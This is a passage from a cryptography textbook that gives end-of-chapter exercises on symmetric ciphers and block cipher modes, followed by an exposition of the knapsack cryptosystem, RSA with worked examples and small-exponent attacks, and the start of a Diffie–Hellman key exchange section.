   a) Show that Trudy can determine the first byte of the keystream k_0.
   b) Show that Trudy can effectively replace c_0 with c_0', where c_0' decrypts to a byte of Trudy's choosing, say, p_0'.
   c) Suppose that a cyclic redundancy check (CRC) is used to detect errors in transmission. Can Trudy's attack in part b) still succeed? Explain.
   d) Suppose that a cryptographic integrity check is used (either a MAC, HMAC, or digital signature). Can Trudy's attack in part b) still succeed? Explain.
9. This problem deals with a Feistel Cipher.
   a) Give the definition of a Feistel Cipher.
   b) Is DES a Feistel Cipher?
   c) Is AES a Feistel Cipher?
   d) Why is TEA "almost" a Feistel Cipher?
10. Consider a Feistel cipher with four rounds, where a plaintext block is denoted as $P = (L_0, R_0)$ and the corresponding ciphertext block is $C = (L_4, R_4)$. What is the ciphertext C, in terms of L_0, R_0, and the subkeys K_i, for each of the following round functions?
    a) $F(R_{i-1}, K_i) = 0$
    b) $F(R_{i-1}, K_i) = R_{i-1}$
    c) $F(R_{i-1}, K_i) = K_i$
    d) $F(R_{i-1}, K_i) = R_{i-1} \oplus K_i$
11. Within a single round, DES employs both confusion and diffusion.
    a) Give one source of confusion within a DES round.
    b) Give one source of diffusion within a DES round.
12. This problem deals with the DES cipher.
    a) How many bits in each plaintext block?
    b) How many bits in each ciphertext block?
    c) How many bits in the key?
    d) How many bits in each subkey?
    e) How many rounds?
    f) How many S-boxes?

g) An S-box requires how many bits of input?

h) An S-box generates how many bits of output?

13. Recall the attack on double DES discussed in the text. Suppose that we instead define double DES as $C = D(E(P, K_1), K_2)$, where $K_1 \neq K_2$. Describe a meet-in-the-middle attack on this cipher.

14. Recall that for a block cipher, a key schedule algorithm determines the subkey for each round, based on the key K. Let $K = (k_0 k_1 k_2 \cdots k_{55})$ be a 56-bit DES key.

    a) List the 48 bits for each of the 16 DES subkeys $K_1, K_2, \ldots, K_{16}$, in terms of the key bits k_i.

    b) Make a table that contains the number of subkeys in which each key bit k_i is used.

    c) Can you design a DES key schedule algorithm in which each key bit is used an equal number of times?

15. Recall the meet-in-the-middle attack on double DES discussed in this chapter. Assuming that chosen plaintext is available, this attack recovers a 112-bit key with about the same work needed for an exhaustive search to recover a 56-bit key, that is, about 2^{55}.

    a) If we only have known plaintext available, not chosen plaintext, what changes do we need to make to the double DES attack?

    b) What is the work factor for the known plaintext version of the meet-in-the-middle double DES attack?

16. AES consists of four functions in three layers.

    a) Which of the four functions are primarily for confusion and which are primarily for diffusion? Justify your answer.

    b) Which of the three layers are for confusion and which are for diffusion? Justify your answer.

17. Implement the Tiny Encryption Algorithm, TEA.

    a) Use your TEA algorithm to encrypt the 64-bit plaintext block

    `0x0123456789ABCDEF`

    using the 128-bit key

    `0xA56BABCD00000000FFFFFFFFABCDEF01`.

    Decrypt the resulting ciphertext and verify that you obtain the original plaintext.

    b) Using the key in part a), encrypt and decrypt the following message using each of the three block cipher modes discussed in the text (ECB mode, CBC mode, and CTR mode):

> Four score and seven years ago our fathers brought forth on this continent, a new nation, conceived in Liberty, and dedicated to the proposition that all men are created equal.

18. Give a diagram analogous to that in Figure 3.2 for the TEA cipher.
19. Recall that an initialization vector (IV) need not be secret.
    a) Does an IV need to be random?
    b) Discuss possible security disadvantages (or advantages) when IVs are selected in sequence instead of being generated at random.
20. Suppose that we use a block cipher to encrypt according to the rule
$$C_0 = \text{IV} \oplus E(P_0, K),\ C_1 = C_0 \oplus E(P_1, K),\ C_2 = C_1 \oplus E(P_2, K),\ \ldots$$
    a) What is the corresponding decryption rule?
    b) Give two disadvantages (with respect to security) of this mode as compared to CBC mode.
21. Explain how to do random access on data encrypted in CBC mode. Are there any significant disadvantages of using CBC mode for random access as compared to CTR mode?
22. Suppose that the ciphertext in equation (3.8) had been encrypted in CBC mode instead of ECB mode. If Trudy believes ECB mode is used and tries the same cut-and-paste attack discussed in the text, which blocks decrypt correctly?
23. Obtain the files `Alice.bmp` and `Alice.jpg` from the textbook website.
    a) Use the TEA cipher to encrypt `Alice.bmp` in ECB mode, leaving the first 10 blocks unencrypted. View the encrypted image. What do you see? Explain the result.
    b) Use the TEA cipher to encrypt `Alice.jpg` in ECB mode, leaving the first 10 blocks unencrypted. View the encrypted image. What do you see? Explain the result.
24. Suppose that Alice and Bob decide to always use the same IV instead of choosing IVs at random.
    a) Discuss a security problem this creates if CBC mode is used.
    b) Discuss a security problem this creates if CTR mode is used.
    c) If the same IV is used, which is worse, CBC or CTR mode? Why?
25. Suppose that Alice and Bob use CBC mode encryption.
    a) What security problems arise if they always use a fixed initialization vector (IV), as opposed to choosing IVs at random? Explain.
    b) Suppose that Alice and Bob choose IVs in sequence, that is, they first use 0 as an IV, then they use 1 as their IV, then 2, and so on.

Does this create any security problems as compared to choosing the IVs at random?

26. Give two ways to encrypt a partial block using a block cipher. Your first method should result in ciphertext that is the size of a complete block, while your second method should not expand the data. Discuss any possible security concerns for your two methods.
27. Using CBC mode, Alice encrypts four blocks of plaintext, P_0, P_1, P_2, P_3 and she sends the resulting ciphertext blocks, C_0, C_1, C_2, C_3, and the IV to Bob. Suppose that Trudy is able to change any of the ciphertext blocks before they are received by Bob. If Trudy knows P_1, show that she can replace P_1 with a specified value X of her choosing. Hint: Determine $\widetilde{C}$ so that if Trudy replaces C_0 with $\widetilde{C}$, when Bob decrypts C_1, he will obtain X instead of P_1.
28. Suppose Alice has four blocks of plaintext, P_0, P_1, P_2, P_3. She computes a MAC using key K_1, and then CBC encrypts the data using key K_2 to obtain C_0, C_1, C_2, C_3. Alice sends the IV, the ciphertext, and the MAC to Bob. Trudy intercepts the message and replaces C_1 with X so that Bob receives $\text{IV}, C_0, X, C_2, C_3$, and the MAC. Bob attempts to verify the integrity of the data by decrypting (using key K_2) and then computing a MAC (using key K_1) on the putative plaintext. Show that Bob will detect Trudy's tampering.
29. Suppose that Alice and Bob have access to two secure block ciphers, say, Cipher A and Cipher B, where Cipher A uses a 64-bit key, while Cipher B uses a 128-bit key. Of course, Alice prefers Cipher A, but Bob wants the additional security provided by a 128-bit key, so he insists that they should use Cipher B. As a compromise, Alice proposes that they use Cipher A, but they encrypt each message twice, using two independent 64-bit keys. Assume that no shortcut attack is available for either cipher. Is Alice's approach as secure as Bob's?
30. Suppose that we define "triple 3DES" with a 168-bit key as

$$C = E(E(E(P, K_1), K_2), K_3).$$

Assume that we can compute and store a table of size 2^{56}, and that a chosen plaintext attack is possible. Show that this triple 3DES is no more secure than the usual 3DES, which only uses a 112-bit key. Hint: Mimic the meet-in-the-middle attack on double DES discussed in this chapter.

31. Suppose that you know a MAC value X and the symmetric key K that was used to compute the MAC, but you do not know the original message. (It may be instructive to compare this problem to Problem 15 in Chapter 5.)

a) Show that you can construct a message M that also has its MAC equal to X. Note that we are assuming that you know the key K and the same key is used for both MAC computations.

b) How much of the message M are you free to choose?

32. Read “The Case Against Quantum Computing” [31] and summarize the author’s main points in a few paragraphs. Find a recent news article on quantum computing and compare and contrast its main points to [31].

Chapter 4

Public Key Crypto

So the idea was born. Secure communication was,
at least, theoretically possible if the recipient took part in the encipherment.
— James H. Ellis

Three may keep a secret, if two of them are dead.
— Ben Franklin

4.1 Introduction

In this chapter, we delve into the remarkable subject of public key cryptography. Public key crypto is sometimes known as asymmetric cryptography, or two key cryptography, or even non-secret key cryptography, but we'll stick with public key cryptography.

In symmetric key cryptography, the same key is used to both encrypt and decrypt the data. In public key cryptography, one key is used to encrypt and a different key is used to decrypt, and as a result, the encryption key can be made public. This eliminates one of the most vexing problems of symmetric key crypto, namely, how to securely distribute a symmetric key. Of course, there is no free lunch, so public key crypto has its own issues when it comes to dealing with keys (as discussed in the section on public key infrastructure, or PKI, in this chapter). Nevertheless, public key crypto is a big "win" in many real-world applications.

Actually, public key crypto is usually defined more broadly than the two-key encryption and decryption description in the previous paragraph. Any system that has cryptographic application and involves some crucial information being made public is likely to be considered a "public key" system. For example, one popular public key system discussed in this chapter can only be used to establish a shared symmetric key, not to encrypt or decrypt anything.

Public key crypto is a relative newcomer, having been invented by cryptographers working for GCHQ (the British equivalent of NSA) in the late 1960s and early 1970s and, independently, by academic researchers shortly

Information Security: Principles and Practice, Third Edition. Mark Stamp.
© 2022 John Wiley & Sons, Inc. Published 2022 by John Wiley & Sons, Inc.

thereafter [74]. The government cryptographers clearly did not grasp the full potential of their discovery, and it lay dormant until the academicians pushed it forward. The result has been nothing short of a revolution in cryptography. It is amazing that public key crypto is such a newcomer, given that humans have been using symmetric crypto for thousands of years. It's also amazing that public key was rediscovered independently in such short order after its initial invention.

In this chapter, we'll examine some of the most important and widely used public key cryptosystems. Actually, relatively few public key systems are known, and very few of the available systems are widely used. In contrast, there exists a vast number of symmetric ciphers, and a fairly significant number of these get used in practice. Each public key system is based on a very special mathematical structure, making it extraordinarily difficult to develop new systems.[1]

Any self-respecting public key cryptosystem is based on a "trap door one-way function." "One-way" means that the function is easy to compute in one the forward direction but hard to compute (i.e., computationally infeasible) in the inverse direction. The "trap door" feature ensures that an attacker cannot use the public information to recover the private information. Factoring is the classic example—it is a one-way function since it's relatively easy to, say, generate two prime numbers p and q and compute their product $N = pq$; however, given a sufficiently large value of N, it is (computationally) difficult to find the factors p and q. We can also build a trap door based on factoring, as we will discuss in Section 4.3.

Recall that in symmetric key crypto, the plaintext is P and the ciphertext is C. But in public key crypto, tradition has it that we encrypt a message M, although, strangely, the result is still ciphertext C. In this book, we'll follow this convention.

To encrypt a message using public key crypto, Bob must have a key pair consisting of a public key and a corresponding private key. Anyone can use Bob's public key to encrypt a message intended for Bob's eyes only, but only Bob can decrypt the message, since, by assumption, only Bob has access to his private key.

Bob can also apply his digital signature to a message M by "encrypting" it with his private key. Note that anybody can "decrypt" the message since this only requires Bob's public key, which is public. You might reasonably wonder what purpose this could possibly serve. In fact, it is one of the most useful features of public key crypto.

A digital signature is like a handwritten signature—only more so. Alice is the only one who can digitally sign as Alice, since she is the only one with access to her private key. While in principle, only Alice can write her

[1] Public key cryptosystems definitely do not grow on trees.

handwritten signature,[2] in practice only Alice can digitally sign as Alice. Anyone with access to Alice's public key can verify Alice's digital signature, which is more practical (and accurate) than hiring a handwriting expert to verify Alice's non-digital signature.

The digital version of Alice's signature has some additional advantages over the handwritten version. For one thing, a digital signature is intimately tied to the document itself. Whereas a handwritten signature can, for example, be photocopied onto another document, no comparable attack is possible with a digital signature. Even more significant is the fact that, when implemented correctly, it's not feasible for Trudy to forge Alice's digital signature without access to Alice's private key. In the non-digital world, a forgery of Alice's signature might only be detectable by a trained expert (if at all). In stark contrast, a digital signature forgery can be easily and automatically detected by anyone, since verification of Alice's digital signature only requires Alice's public key, and as we all know, public keys are, well, public.

Next, we'll discuss in detail several public key cryptosystems. The first public key system that we'll consider is the knapsack cryptosystem. This is appropriate since the knapsack was one of the first practical proposed public key systems. Although the knapsack that we'll present is known to be insecure, it's relatively easy to comprehend and nicely illustrates all of the important features of such a system. After the knapsack, we discuss the gold standard of public key crypto, namely, RSA. We'll then conclude our brief tour of public key systems with a look at the Diffie–Hellman key exchange, which is also widely used in practice.

We then shift our attention to elliptic curve cryptography, or ECC. Note that ECC is not a cryptosystem per se, but instead it offers a different realm in which to do the math that arises in public key systems. The advantage of ECC is that it's more efficient (in both time and space) and so it's long been favored in resource-constrained environments such as wireless and handheld devices. In fact, all recent U.S. government public key standards are ECC-based.

We conclude this chapter with a look at the effect that quantum computing might have on public key cryptography. In contrast to classical computing, in the quantum world there exists a well-known and efficient factoring algorithm. This factoring algorithm could effectively spell the end of the RSA public key system, if quantum computers of a sufficient size ever become practical.

Public key cryptography is inherently more mathematical than symmetric key. So now would be a good time to review the math topics found in the Appendix. In particular, a working knowledge of elementary modular arithmetic is assumed in this chapter.

---

[2] What happens in actual practice might be a very different story.

4.2 Knapsack

In their seminal paper [30], Diffie and Hellman conjectured that public key cryptography was possible, but they "only" offered a key exchange algorithm, not a viable system for encryption and decryption. Shortly thereafter, the Merkle–Hellman knapsack cryptosystem was proposed by—believe it or not—Merkle and Hellman. We'll meet Hellman again later, but it is worth noting that Merkle was also one of the founders of public key cryptography. He wrote a groundbreaking paper [81] that foreshadowed public key cryptography. Merkle's paper was submitted for publication at about the same time as Diffie and Hellman's paper. However, Merkle's paper did not appear until much later, which explains why his contribution often does not receive the attention it deserves.

The Merkle–Hellman knapsack cryptosystem is based on a problem[3] that is known to be NP-complete [43]. This seems to make it an ideal candidate for a secure public key cryptosystem.

The knapsack problem can be stated as follows: Given a set of n weights labeled as

$$W = (W_0, W_1, \ldots, W_{n-1})$$

and a desired sum S, find $(a_0, a_1, \ldots, a_{n-1})$, where each $a_i \in \{0, 1\}$, so that

$$S = a_0 W_0 + a_1 W_1 + \cdots + a_{n-1} W_{n-1}.$$

For example, suppose the weights are

$$W = (85, 13, 9, 7, 47, 27, 99, 86)$$

and the desired sum is $S = 172$. Then a solution to the problem exists and is given by

$$a = (a_0, a_1, a_2, a_3, a_4, a_5, a_6, a_7) = (11001100)$$

since $85 + 13 + 47 + 27 = 172$.

Although the general knapsack problem is known to be NP-complete, there is a special case that can be solved in linear time. A superincreasing knapsack is similar to the general knapsack except that, when the weights are arranged from least to greatest, each weight is greater than sum of all previous weights. For example,

$$K = (3, 6, 11, 25, 46, 95, 200, 411) \tag{4.1}$$

is a superincreasing knapsack. Solving a superincreasing knapsack problem is easy. Suppose we are given the set of weights in equation (4.1) and the

[3]Ironically, the knapsack cryptosystem is not based on the actual knapsack problem. Instead it's based on a more restricted problem, known as subset sum. Nevertheless, the cryptosystem is universally known as the knapsack. Eschewing your pedantic author's usual approach, we'll refer to both the cryptosystem and the underlying problem as knapsacks.

sum $S = 309$. To solve this, we simply start with the largest weight and work toward the smallest to recover the a_i in linear time. Since $S < 411$, we have $a_7 = 0$. Then since $S > 200$, we must have $a_6 = 1$, since the sum of all remaining weights is less than 200. Then we compute $S = S - 200 = 109$ and this is our new target sum. Since $S > 95$, we have $a_5 = 1$ and we compute $S = 109-95 = 14$. Continuing in this manner, we find $a = 10100110$, which we can easily verify solves the problem since $3 + 11 + 95 + 200 = 309$.

Next, we outline the steps in the procedure used to construct a knapsack cryptosystem. The process begins with a superincreasing knapsack from which we generate a public and private key pair as follows:

1) Generate a superincreasing knapsack.
2) Convert the superincreasing knapsack into a general knapsack.
3) The public key is the general knapsack.
4) The private key is the superincreasing knapsack together with the conversion factors.

Below, we'll see that it's easy to encrypt using the general knapsack and, with access to the private key, it's easy to decrypt. However, without the private key, it appears that Trudy must solve an NP-complete problem—the knapsack problem—to recover the plaintext from the ciphertext.

Next, we present a specific example to illustrate the key generation process. For this example, we'll follow the numbering in the steps listed above:

1) We'll choose the superincreasing knapsack

$$K = (2, 3, 7, 14, 30, 57, 120, 251).$$

2) To convert the superincreasing knapsack into a general-like knapsack, we must choose a multiplier m and a modulus n so that m and n are relatively prime and n is greater than the sum of all elements in the superincreasing knapsack. For this example, we select the multiplier $m = 41$ and the modulus $n = 491$. Then the general knapsack is computed from the superincreasing knapsack by modular multiplication:

$$\begin{aligned}
2m &= 2 \cdot 41 = 82 \pmod{491} \\
3m &= 3 \cdot 41 = 123 \pmod{491} \\
7m &= 7 \cdot 41 = 287 \pmod{491} \\
14m &= 14 \cdot 41 = 83 \pmod{491} \\
30m &= 30 \cdot 41 = 248 \pmod{491} \\
57m &= 57 \cdot 41 = 373 \pmod{491} \\
120m &= 120 \cdot 41 = 10 \pmod{491} \\
251m &= 251 \cdot 41 = 471 \pmod{491}
\end{aligned}$$

The resulting knapsack is $(82, 123, 287, 83, 248, 373, 10, 471)$. Note that this knapsack does indeed appear to be a general knapsack.[4]

3) The public key is the general-looking knapsack,

$$\text{Public key: } (82, 123, 287, 83, 248, 373, 10, 471).$$

4) The private key is the superincreasing knapsack together with the multiplicative inverse of the conversion factor, i.e., $m^{-1} \bmod n$. For this example, we have

$$\text{Private key: } (2, 3, 7, 14, 30, 57, 120, 251) \text{ and } 41^{-1} \pmod{491} = 12.$$

Suppose that Bob's public and private key pair are those given above in 3) and 4), respectively. Next, suppose that Alice wants to encrypt the message $M = 10010110$ (which is given in binary) for Bob. Then she uses the 1 bits in her message to select the elements of the public key knapsack which are summed to give the ciphertext. In this example, Alice computes

$$C = 82 + 83 + 373 + 10 = 548.$$

To decrypt this ciphertext, Bob uses his private key to find

$$m^{-1} \cdot C \pmod{n} = 12 \cdot 548 \pmod{491} = 193.$$

Bob then solves the superincreasing private key knapsack for 193. Since Bob has the private key, this is an easy (linear time) problem from which Bob recovers the message in binary $M = 10010110$ or, in decimal, $M = 150$.

Note that in this example, we have

$$548 = 82 + 83 + 373 + 10$$

and it follows that

$$\begin{aligned}
548\, m^{-1} &= 82\, m^{-1} + 83\, m^{-1} + 373\, m^{-1} + 10\, m^{-1} \\
&= (2m)m^{-1} + (14m)m^{-1} + (57m)m^{-1} + (120m)m^{-1} \\
&= 2(mm^{-1}) + 14(mm^{-1}) + 57(mm^{-1}) + 120(mm^{-1}) \\
&= 2 + 14 + 57 + 120 \\
&= 193 \pmod{491}.
\end{aligned}$$

This example shows that multiplying by m^{-1} transforms the ciphertext—which lives in the realm of the public key knapsack—into the private key (superincreasing) realm, where it's easy for Bob to solve for the weights. Proving that the decryption formula works in general is equally straightforward.

[4]Appearances can be deceiving.

Without the private key, attacker Trudy can break a message if she can find a subset of the elements of the public key that sum to the ciphertext value C. In the example above, Trudy must find a subset of the knapsack

$$K = (82, 123, 287, 83, 248, 373, 10, 471)$$

that sums precisely to 548. This appears to be a general knapsack problem, which is thought to be a very difficult problem.

The trapdoor in the knapsack cryptosystem occurs when we convert the superincreasing knapsack into the general knapsack using modular arithmetic, since the conversion factors are unavailable to an attacker. The one-way feature lies in the fact that it is easy to encrypt with the public key knapsack, but it's (apparently) hard to decrypt without the private key. Yet, with the private key, decryption is efficient—we simply convert the ciphertext into a superincreasing knapsack problem that is easy to solve.

The knapsack appears to be just what the crypto-doctor ordered. First, it's easy to construct a public and private key pair. And given the public key, it is easy to encrypt, and knowledge of the private key makes it easy to decrypt. Finally, without the private key it appears that Trudy will be forced to solve a difficult NP-complete problem.

Alas, this clever knapsack cryptosystem is insecure. It was broken by Shamir (who else?) in 1983 using an Apple II computer. The attack relies on a technique known as lattice reduction and is covered in the bonus cryptanalysis material on the textbook website. The bottom line is that the "general knapsack" that is derived from the superincreasing knapsack is not really a general knapsack—in fact, it's a very special and highly structured case of the knapsack. The lattice reduction attack is able to take advantage of this structure to easily recover the plaintext (with a high probability).

Much research has been done on the knapsack problem since the demise of the Merkle–Hellman system. Today, there are knapsack variants that appear to be secure, but people are reluctant to use them since the name "knapsack" is forever tainted.

4.3 RSA

Like any worthwhile public key cryptosystem, RSA is named after its putative inventors, Rivest, Shamir, and Adleman. We've met Rivest and Shamir previously, and we'll hear from both again. In fact, Rivest and Shamir are two of the giants of modern crypto. However, the RSA concept was originated by Cliff Cocks of GCHQ a few years before R, S, and A independently reinvented it [74]. This does not in any way diminish the achievement of Rivest, Shamir, and Adleman, since the GCHQ work was classified and was not even widely known within the classified crypto community. It is also worth noting that the spies seem to have never considered digital signature.

If you've ever wondered why there is so much interest in factoring large numbers, it's because RSA can be broken by factoring. It's not known for certain that factoring is difficult in the sense that, say, the knapsack problem is difficult. In true cryptographic fashion, the factoring problem on which RSA rests is hard because lots of smart people have looked at it, and nobody has (yet) found an efficient (non-quantum) solution.[5]

To generate an RSA public and private key pair, choose two large prime numbers p and q and form their product $N = pq$. Next, choose e relatively prime to the product $(p-1)(q-1)$. Finally, find the multiplicative inverse of e modulo $(p-1)(q-1)$ and denote this inverse as d. At this point, we have N, which is the product of the two primes p and q, as well as e and d, which satisfy $ed = 1 \pmod{(p-1)(q-1)}$. Now forget the factors p and q.

The number N is the modulus, and e is the encryption exponent while d is the decryption exponent. The RSA key pair consists of

$$\text{Public key: } (N, e)$$

and

$$\text{Private key: } d.$$

In RSA, encryption and decryption are accomplished via modular exponentiation. To encrypt with RSA, we treat the plaintext message M as a number and raise it to the power e, modulo N, that is,

$$C = M^e \bmod N.$$

To decrypt C, modular exponentiation using the decryption exponent d does the trick, that is,

$$M = C^d \bmod N.$$

It's probably not obvious that RSA decryption actually works—we'll prove that it does shortly. Assume for a moment that RSA does work. If Trudy can factor the modulus N (which is public), she will obtain p and q. Then she can use the other public value e to easily find the private value d since $ed = 1 \pmod{(p-1)(q-1)}$, and finding modular inverses is computationally easy. In other words, factoring the modulus enables Trudy to recover the private key, which breaks RSA. It is not known whether factoring is the only way to break RSA.

Does RSA really work? Given $C = M^e \bmod N$, we must show that

$$M = C^d \bmod N = M^{ed} \bmod N. \tag{4.2}$$

To do so, we need the following standard result from number theory [13]:

[5]For quantum computers, factoring is actually easy, as we briefly discuss in Section 4.9.

Euler's Theorem: If x is relatively prime to n, then $x^{\phi(n)} = 1 \pmod{n}$.

Here, $\phi(n)$ is Euler's totient function, which is defined and discussed in the Appendix in Section A-1.

Recall that e and d were chosen so that

$$ed = 1 \bigl(\text{mod } (p-1)(q-1)\bigr).$$

Furthermore, $N = pq$, which implies

$$\phi(N) = (p-1)(q-1).$$

These two facts together imply that

$$ed - 1 = k\,\phi(N)$$

for some integer k. We don't need to know the precise value of k.

Now we have assembled all of the necessary pieces of the puzzle to verify that RSA decryption works. Observe that

$$\begin{aligned} C^d &= M^{ed} = M^{(ed-1)+1} = M \cdot M^{ed-1} \\ &= M \cdot M^{k\phi(N)} = M \cdot 1^k = M \pmod{N}. \end{aligned} \tag{4.3}$$

In the first line of equation (4.3) we simply add zero to the exponent, and in the second, we use Euler's Theorem to eliminate the ominous-looking $M^{\phi(N)}$ term. This confirms that the RSA decryption exponent does, in fact, decrypt the ciphertext C. Of course, the game was rigged since e and d were chosen so that Euler's Theorem would make everything come out as desired in the end. That's just the way mathematicians do things.

4.3.1 Textbook RSA Example

Let's consider a simple RSA example. To generate, say, Alice's keypair, we'll select the two "large" primes $p = 11$ and $q = 3$. Then the modulus is $N = pq = 33$ and $(p-1)(q-1) = 20$. Next, we choose the encryption exponent $e = 3$, which is, as required, relatively prime to $(p-1)(q-1)$. We then compute the corresponding decryption exponent, which in this case is $d = 7$, since $ed = 3 \cdot 7 = 1 \pmod{20}$. Now, we have

$$\text{Alice's public key: } (N, e) = (33, 3)$$

and

$$\text{Alice's private key: } d = 7.$$

As usual, Alice's public key is public but only Alice has her private key.

Now suppose Bob wants to send Alice a message M. Further, suppose that as a number, the message is $M = 15$. Bob looks up Alice's public key $(N, e) = (33, 3)$ and computes the ciphertext as

$$C = M^e \pmod{N} = 15^3 = 3375 = 9 \pmod{33},$$

which he then sends to Alice.

To decrypt the ciphertext $C = 9$, Alice uses her private key $d = 7$ to find

$$M = C^d \pmod{N} = 9^7 = 4{,}782{,}969 = 15 \pmod{33}.$$

Alice has thereby recovered the original message $M = 15$ from the ciphertext $C = 9$.

There are a couple of major problems with this textbook RSA example. For one, the "large" primes are not large—it would be trivial for Trudy to factor the modulus. In the real world, the modulus N is typically at least 1024 bits, with a 2048-bit or larger modulus often used.

An equally serious problem with most textbook RSA examples (ours included) is that they are subject to a forward search attack, as discussed in Chapter 2. In a forward search, Trudy can guess a possible plaintext message M and encrypt it with the public key. If the result matches the ciphertext C, then Trudy has recovered the plaintext M. The way to prevent this attack (and several others) is to pad the message with random bits. For simplicity, we do not discuss padding here, but it is worth noting that several padding schemes are in common use, including the oddly named PKCS#1v1.5 and Optimal Asymmetric Encryption Padding (OAEP). Any real-world RSA implementation must use a padding scheme.

4.3.2 Repeated Squaring

Modular exponentiation of large numbers with large exponents is an expensive proposition. To make this more manageable (and thereby make RSA more efficient and practical), several tricks are commonly used. The most basic trick is the method of repeated squaring (also known as square and multiply).

For example, suppose we want to compute 5^{20}. Naïvely, we would simply multiply 5 by itself 20 times and then reduce the result modulo 35, that is,

$$5^{20} = 95{,}367{,}431{,}640{,}625 = 25 \pmod{35}. \tag{4.4}$$

However, this method results in an enormous value prior to the modular reduction, in spite of the fact that the final answer is restricted to the range 0 to 34.

Now suppose we want to compute an RSA encryption $C = M^e \pmod{N}$ or decryption $M = C^d \pmod{N}$. In a secure implementation of RSA, the modulus N is at least 1024 bits. As a result, for typical values of e or d, the

numbers involved will be so large that it is impossible to compute $M^e \pmod N$ by the naïve approach in equation (4.4). Fortunately, the method of repeated squaring allows us to compute such an exponentiation without creating unmanageably large numbers at any intermediate step.

Repeated squaring works by building up the exponent one bit at a time. At each step we double the current exponent, and if the binary expansion has a 1 in the corresponding position, we also add one to the exponent.

How can we double (and add one) to an exponent? Basic properties of exponentiation tell us that if we square x^y, we obtain $(x^y)^2 = x^{2y}$ and we also have $x \cdot x^y = x^{y+1}$. Consequently, we can easily double or add one to any exponent. From the basic properties of modular arithmetic (see the Appendix), we know that we can reduce any intermediate results by the modulus, and thereby avoid extremely large numbers.

An example is worth a thousand words. Consider again 5^{20}. First, note that the exponent 20 is, in binary, 10100. The exponent 10100 can be built up one bit at a time, beginning from the high-order bit, as

$$(0, 1, 10, 101, 1010, 10100) = (0, 1, 2, 5, 10, 20).$$

As a result, the exponent 20 can be constructed by a series of steps, where each step consists of doubling the previous step and adding the next bit in the binary expansion of 20, that is,

$$\begin{aligned} 1 &= 0 \cdot 2 + \textcircled{1} \\ 2 &= 1 \cdot 2 + \textcircled{0} \\ 5 &= 2 \cdot 2 + \textcircled{1} \\ 10 &= 5 \cdot 2 + \textcircled{0} \\ 20 &= 10 \cdot 2 + \textcircled{0} \end{aligned}$$

Now, to compute 5^{20} by repeated squaring, we simply apply this algorithm to exponents to obtain

$$\begin{aligned} 5^1 &= 1^2 \cdot 5^{\textcircled{1}} = 1^2 \cdot 5 = 5 = 5 \pmod{35} \\ 5^2 &= 5^2 \cdot 5^{\textcircled{0}} = 5^2 \cdot 1 = 25 = 25 \pmod{35} \\ 5^5 &= 25^2 \cdot 5^{\textcircled{1}} = 25^2 \cdot 5 = 3125 = 10 \pmod{35} \\ 5^{10} &= 10^2 \cdot 5^{\textcircled{0}} = 10^2 \cdot 1 = 100 = 30 \pmod{35} \\ 5^{20} &= 30^2 \cdot 5^{\textcircled{0}} = 30^2 \cdot 1 = 900 = 25 \pmod{35} \end{aligned}$$

where the 1^2 factor in the first line comes from $5^0 = 1$, which is always the case, regardless of the base.[6] Note that in repeated squaring, a modular reduction occurs at each step.

[6]Your author's a poet, and he didn't even know it.

Although there are many steps in the repeated squaring algorithm, each step is simple, efficient, and we never have to deal with a number that is greater than the cube of the modulus. Compare this to equation (4.4), where we had to deal with an enormous intermediate value.

4.3.3 Speeding Up RSA

Another trick that can be employed to speed up RSA is to use the same encryption exponent e for all users. As far as anyone knows, this does not weaken RSA. The decryption exponents (the private keys) of different users will, of course, need to be different. Recall that different p, q, and consequently N, are chosen for each key pair.

Amazingly, a suitable choice for the common encryption exponent is $e = 3$. With this choice of e, each public key encryption only requires two multiplications. However, the private key operations remain expensive since there is no special structure for d. This is often acceptable since many encryptions may need to be done by a centralized server (sender), while the decryption is effectively distributed among the many clients (recipients). On the other hand, if the server needs to compute lots of digital signatures, then a small e for other users does not reduce its signature workload. And note that although the math would work, it would certainly be a bad idea to choose a common value of d for multiple users.

With an encryption exponent of $e = 3$, the following cube root attack is possible. If the plaintext M satisfies $M < N^{1/3}$, then $C = M^e = M^3$, that is, the "mod N" operation has no effect. As a result, an attacker can simply compute the usual cube root of C to obtain M. In practice, this is easily avoided by padding M with enough bits so that, as a number, $M > N^{1/3}$.

If multiple users all have $e = 3$ as their encryption exponent (but different moduli), another type of the cube root attack exists. If the same message M is encrypted with three different users' public keys, yielding, say, ciphertext C_0, C_1, and C_2, then the Chinese Remainder Theorem [13] can be used to recover the message M. This is also easily avoided in practice by randomly padding each message M or by including some user-specific information in each M, so that the messages actually differ.

Another popular common encryption exponents is $e = 2^{16} + 1$. With this particular e, each encryption requires only 17 steps of the repeated squaring algorithm. An advantage of $e = 2^{16} + 1$ over $e = 3$ is that the same encrypted message must be sent to $2^{16} + 1$ users before the Chinese Remainder Theorem attack would be applicable. If a message is sent to $2^{16} + 1$ users, it won't remain secret for long, not matter how secure the encryption.

Next, we'll examine the Diffie–Hellman key exchange algorithm, which is a very different sort of public key algorithm. Whereas RSA is based on the difficulty of factoring, Diffie–Hellman relies on the discrete log problem being computationally infeasible.

4.4 Diffie–Hellman

The Diffie–Hellman key exchange algorithm, or DH for short, was invented by Malcolm Williamson of GCHQ, and shortly thereafter it was independently reinvented by its namesakes, Whitfield Diffie and Martin Hellman [74].

The version of DH that we discuss here is a key exchange algorithm because it can only be used to establish a shared secret. The resulting shared secret is generally used as a symmetric key. It's worth emphasizing that, in this book, the words "Diffie–Hellman" and "key exchange" always go together—DH is not for encrypting or signing, but instead it allows users to establish a shared symmetric key. This is no mean feat, since this key establishment problem is one of the fundamental problems in symmetric key cryptography.

The security of DH relies on the computational difficulty of the discrete log problem. Suppose you are given g and $x = g^k$. Then to determine k you would simply compute the logarithm, since $k = \log_g(x)$. Now, given g, p, and $g^k \pmod{p}$, the problem of finding k is analogous to the logarithm problem, but in a discrete setting. This discrete version of the logarithm problem is, not surprisingly, known as the discrete log problem. As far as is known, the discrete log problem is very difficult to solve, although, as with factoring, it is not known to be, say, NP-complete.

The mathematical setup for DH is relatively simple. Let p be prime and let g be a generator, which means that for any $x \in \{1, 2, \ldots, p-1\}$, there exists an exponent n such that $x = g^n \bmod p$. The prime p and the generator g are public.

For the actual key exchange, Alice randomly selects a secret exponent a and Bob randomly selects a secret exponent b. Alice computes $g^a \bmod p$ and sends the result to Bob, and Bob computes $g^b \bmod p$ and sends the result to Alice. Then Alice computes

$$(g^b)^a \bmod p = g^{ab} \bmod p$$

and Bob computes

$$(g^a)^b \bmod p = g^{ab} \bmod p$$

and $g^{ab} \bmod p$ is the shared secret, which is typically used as a symmetric key. The DH key exchange is illustrated in Figure 4.1.

